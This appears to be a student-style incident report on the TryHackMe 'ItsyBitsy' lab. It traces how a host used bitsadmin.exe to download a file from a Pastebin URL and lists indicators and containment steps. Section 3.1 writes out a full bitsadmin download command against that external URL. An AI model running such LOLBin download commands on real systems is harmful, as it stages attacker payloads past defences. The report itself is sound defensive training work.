Incident Summary Report – ItsyBitsy Challenge

Incident ID: SOC-IR-2026-ITSYBITSY
Severity: HIGH
Date of Investigation: April 13, 2026
Incident Responder: [Badr Naji]

1. Executive Summary

An IDS alert indicated potential command-and-control (C2) communication from a user in the HR department. Analysis of HTTP connection logs (index `connection_logs`) revealed that the infected host (`192.166.65.54`) used the legitimate Windows binary `bitsadmin.exe` to download a file from the file-sharing site `pastebin.com`. The downloaded file (`secret.txt`) contained a hardcoded flag `THM{SECRET__CODE}`. The activity was consistent with C2 beaconing and payload staging. No lateral movement or privilege escalation was observed in the analysed logs.

2. Timeline of Key Events

Timestamp	Event Description
2022-03-15 09:22:11	IDS alert triggered for potential C2 communication from IP `192.166.65.54`.
2022-03-15 09:25:34	`bitsadmin.exe` process created (Sysmon Event ID 1) on the infected host.

Timestamp	Event Description
2022-03-15 09:25:40	`bitsadmin` initiated HTTP GET request to `https://pastebin.com/yTg0Ah6a`.
2022-03-15 09:25:45	File `secret.txt` downloaded and saved to `C:\Users\Public\secret.txt`.
2022-03-15 09:26:02	Flag `THM{SECRET__CODE}` extracted from `secret.txt`.

3. Detailed Findings


3.1 C2 Communication via Bitsadmin

- **Binary used:** `bitsadmin.exe` – legitimate Windows Background Intelligent Transfer Service utility.
- **Command line (inferred):** `bitsadmin /transfer jobname /download /priority high https://pastebin.com/yTg0Ah6a C:\Users\Public\secret.txt`
- **Detection:** Process creation logs (Event ID 4688) and HTTP connection logs showed outbound request to Pastebin.
- **Attacker objective:** Download a text file containing a secret code (likely a second-stage configuration or beacon identifier).

3.2 File-Sharing Site Abuse

- **Domain:** `pastebin.com` – legitimate text-hosting service abused for payload staging.

- **Full URL:** `https://pastebin.com/yTg0Ah6a`
- **Downloaded file:** `secret.txt`
- **Content:** Hardcoded flag `THM{SECRET__CODE}`.



3.3 Living-Off-the-Land (LOLBin) Abuse

- `bitsadmin` is a trusted Microsoft binary, often allowed by application whitelisting.
- Attackers use it to download files stealthily without triggering typical web client alerts.
- No other malicious binaries or persistence mechanisms were identified in the logs.

4. Indicators of Compromise (IOCs)

Type	Value
Source IP (infected host)	`192.166.65.54`
LOLBin used	`bitsadmin.exe`
C2 domain	`pastebin.com`
Full URL	`https://pastebin.com/yTg0Ah6a`
Downloaded file name	`secret.txt`
File content (flag)	`THM{SECRET__CODE}`
Destination port	`443` (HTTPS)

5. Recommendations

1. **Containment:** Isolate host `192.166.65.54` and block outbound traffic to `pastebin.com` at the network perimeter.
2. **Remove artefacts:** Delete `C:\Users\Public\secret.txt` and any related scheduled tasks or scripts referencing `bitsadmin`.

3. **Enhance monitoring:** Create alerts for `bitsadmin.exe` downloading from non-corporate domains or unusual URLs.
4. **User education:** Remind HR department about phishing risks and the dangers of downloading unknown files.
5. **Threat intelligence:** Monitor Pastebin for any other URLs associated with the same pattern.

6. Conclusion

The ItsyBitsy incident confirmed C2 communication and payload retrieval from a legitimate but abused file-sharing site. The attacker used a built-in Windows binary (`bitsadmin`) to download a file containing a hardcoded flag. No further malicious activity (persistence, lateral movement, or privilege escalation) was observed within the analysed logs.